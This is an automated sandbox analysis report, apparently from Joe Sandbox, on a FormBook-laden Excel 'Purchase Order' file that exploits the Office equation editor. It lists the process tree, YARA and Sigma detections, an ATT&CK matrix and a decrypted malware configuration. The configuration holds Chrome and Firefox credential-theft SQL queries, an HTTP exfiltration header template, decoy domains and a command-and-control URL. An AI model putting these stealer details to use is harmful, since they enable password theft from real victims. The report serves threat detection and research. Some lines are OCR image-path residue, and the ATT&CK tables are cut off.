ID: 344798
Sample Name: Purchase Order.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 07:15:29
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Purchase Order.xlsx

Overview


General Information

Sample Name:	Purchase Order.xlsx
Analysis ID:	344798
MD5:	568ad30c526d39..
SHA1:	a2599b55c9c9a6..
SHA256:	ae24343193734e..
Tags:	VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Drops PE files to the user root direc…
- Machine Learning detection for dropp…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2304 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2564 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 260 cmdline: 'C:\Users\Public\vbc.exe' MD5: 40BFB08CE97F3709F4DE7C6BA8B3401E)
    - acqyswhf.exe (PID: 2864 cmdline: C:\Users\user\AppData\Local\Temp\Nla\acqyswhf.exe C:\Users\user\AppData\Local\Temp\Nla\invbat.p MD5: C56B5F0201A3B3DE53E561FE76912BFD)
      - dtz25z5e9sr.exe (PID: 2032 cmdline: C:\Users\user\AppData\Local\Temp\Nla\acqyswhf.exe C:\Users\user\AppData\Local\Temp\Nla\invbat.p MD5: 535DD1329AEF11BF4654B3270F026D5B)
        - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
          - autofmt.exe (PID: 3044 cmdline: C:\Windows\SysWOW64\autofmt.exe MD5: A475B7BB0CCCFD848AA26075E81D7888)
          - svchost.exe (PID: 3024 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: 54A47F6B5E09A77E61649109C6A08866)
            - cmd.exe (PID: 2168 cmdline: /c del 'C:\Users\user\AppData\Local\Temp\Nla\dtz25z5e9sr.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x79f3",
    "KEY1_OFFSET 0x1bb41",
    "CONFIG SIZE : 0xd9",
    "CONFIG OFFSET 0x1bc3e",
    "URL SIZE : 28",
    "searching string pattern",
    "strings_offset 0x1a6b3",
    "searching hashes pattern",
    "-------------------------------------------------",
    "Decrypted Function Hashes",
    "-------------------------------------------------",
    "0xa6e6bd38",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
```

```
"0x47cb721",
"0xf72d70b3",
"0x9f715026",
"0xbf0a5e41",
"0x2902d074",
"0xf653b199",
"0xc8c42cc6",
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad0121d2",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd014c1",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0xc72ce2d5",
"0x263178b",
"0x57585356",
"0x9cb95240",
"0xcc39fef",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
```

```
    "0xf04c1aa9",
    "0x6484bcb5",
    "0x11fc2f72",
    "0x2b44324f",
    "0x9d70beea",
    "0x59adf952",
    "0x172ac7b4",
    "0x5d4b4e66",
    "0xed297eae",
    "0xa88492a6",
    "0xb21b057c",
    "0x70f35767",
    "0xb6f4d5a8",
    "0x67cea859",
    "0xc1626bff",
    "0xb4e1ae2",
    "0x24a48dcf",
    "0xe11da208",
    "0x1c920818",
    "0x65f4449c",
    "0xc30bc050",
    "0x3e86e1fb",
    "0x9e01fc32",
    "0x216500c2",
    "0x48e207c9",
    "0x2decf13e",
    "0x19996921",
    "0xb7da3dd7",
    "0x47f39d2b",
    "0x6777e2de",
    "0xd980e37f",
    "0x963fea3b",
    "0xacddb7ea",
    "0x110aec35",
    "0x647331f3",
    "0x2e381da4",
    "0x50f66474",
    "0xec16e0c0",
    "0xf9d81a42",
    "0xd6c6f9db",
    "0xef3df91",
    "0x60e0e203",
    "0x7c81caaf",
    "0x71c2ec76",
    "0x25e431cc",
    "0x106f568f",
    "0x6a60c8a9",
    "0xb758aab3",
    "0x3b34de90",
    "0x700420f5",
    "0xee359a7e",
    "0xd1d808a",
    "0x47ba47a5",
    "0xff959c4c",
    "0x5d30a87d",
    "0xaa95a900",
    "0x80b19064",
    "0x9c5a481a",
    "0x1dd252d",
    "0xdb3055fc",
    "0xe0cf8bf1",
    "0x3a48eabc",
    "0xf0472f97",
    "0x4a6323de",
    "0x4260edca",
    "0x53f7fb4f",
    "0x3d2e9c99",
    "0xf6879235",
    "0xe6723cac",
    "0xe184dfaa",
    "0xe99ffaa0",
    "0xf6aebe25",
    "0xefadf9a5",
    "0x215de938",
    "0x757906aa",
    "0x84f8d766",
    "0xb6494f65",
    "0x13a75318",
    "0x5bde5587",
    "0xe9eba2a4",
    "0x6b8a0df3",
    "0x9c02f250",
    "0xe52a2a2e",
    "0xdb96173c",
    "0x3c0f2fc",
    "0xc30c49a6",
    "0xcb591d7f",
    "0x5c4ee455",
    "0x7c81c71d",
    "0x11c6f95e",
    "----------------------------------------------------",
```

```
"Decrypted Strings",
"-------------------------------------------------",
"USERNAME",
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Mail\\",
"\\Foxmail",
"\\Storage\\",
"\\Accounts\\Account.rec0",
"\\Data\\AccCfg\\Accounts.tdat",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
"",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
```

```
    "",
    "Accept-Language: en-US",
    "",
    "Accept-Encoding: gzip, deflate",
    "",
    "dat=",
    "f-start",
    "xwwgj.com",
    "release-paypal.com",
    "investorshighway.com",
    "maglex.info",
    "chenangopistolpermit.com",
    "thebihareye.com",
    "sanjosemasks.com",
    "foremanmotors.com",
    "stadtstreicherin.com",
    "9247pf.com",
    "erenvincplatform.xyz",
    "cushcaps.com",
    "flatisteam.com",
    "kojyouibennto.com",
    "rahmatsuparman.com",
    "vallyfades.online",
    "metropitstop.com",
    "shopasha.com",
    "windycitycreditsolutions.com",
    "uproxysite.com",
    "californiabilling.com",
    "theexgirlfriendpics.com",
    "arnoldnaturalresources.com",
    "gfeets.com",
    "streamelemeants.com",
    "academiadacocriacao.com",
    "nselife.com",
    "maratinsaat.info",
    "deviurg.com",
    "mrbalumba.com",
    "joyfinancialservices.com",
    "retriever-home.com",
    "paydayonlineloanapplication.com",
    "dchasers.net",
    "mct.ltd",
    "geisshaven.com",
    "mdejgqbp.icu",
    "mercifulhandshc.com",
    "bmtxm.com",
    "aulbalu.com",
    "globuswarming.com",
    "wolfpacktowingrecovery.com",
    "empireofconsciousness.com",
    "yosyoshop.com",
    "l7zexitam.xyz",
    "lendtitle.com",
    "charmedlifeinteriors.com",
    "aimtopshop.com",
    "teramareprime.com",
    "muenker.world",
    "just-embrace.com",
    "amazon-co-jp.world",
    "fsjinhua.net",
    "lungi.cloud",
    "mysinglecam.com",
    "hortenserolland.com",
    "grouptripinsurance.com",
    "aspiringeyephotos.com",
    "shoesiin.com",
    "oodi.club",
    "shakhriyarmamedyarov.com",
    "musiklotteriet.com",
    "germanystablecoin.com",
    "land-il.com",
    "f-end",
    "------------------------------------------------",
    "Decrypted CnC URL",
    "------------------------------------------------",
    "www.chuanxingtong.com/j5an/\u0000"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.2204900441.00000000001F0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000002.2204900441.00000000001F0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000006.00000002.2204900441.00000000001F0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
00000006.00000002.2204979251.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000002.2204979251.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.acqyswhf.exe.220000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.acqyswhf.exe.220000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.acqyswhf.exe.220000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158c9:$sqlite3step: 68 34 1C 7B E1 • 0x159dc:$sqlite3step: 68 34 1C 7B E1 • 0x158f8:$sqlite3text: 68 38 2A 90 C5 • 0x15a1d:$sqlite3text: 68 38 2A 90 C5 • 0x1590b:$sqlite3blob: 68 53 D8 7F 8C • 0x15a33:$sqlite3blob: 68 53 D8 7F 8C
5.2.acqyswhf.exe.220000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.acqyswhf.exe.220000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder


Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Sigma detected: Suspicious Svchost Process

Sigma detected: Windows Processes Suspicious Parent Directory

Signature Overview



- AV Detection
- Exploits
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Data Obfuscation:

Detected unpacking (changes PE section rights)

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co an
Valid Accounts	Native API 1	Application Shimming 1	Exploitation for Privilege Escalation 1	Disable or Modify Tools 1 1	Input Capture 1 1	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ing Tra
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Application Shimming 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	En Ch
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Access Token Manipulation 1	Obfuscated Files or Information 3 1	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Clipboard Data 2	Automated Exfiltration	No Ap La Pr

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co an
Local Accounts	Command and Scripting Interpreter 2	Logon Script (Mac)	Process Injection 6 1 2	Software Packing 1 1	NTDS	System Information Discovery 1 6	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ap La Pr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fa Ch
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2	Cached Domain Credentials	Security Software Discovery 2 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mu Co
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Virtualization/Sandbox Evasion 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Co Us
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 6 1 2	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Ap La
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	We
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Fil Pr
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Ma


Behavior Graph

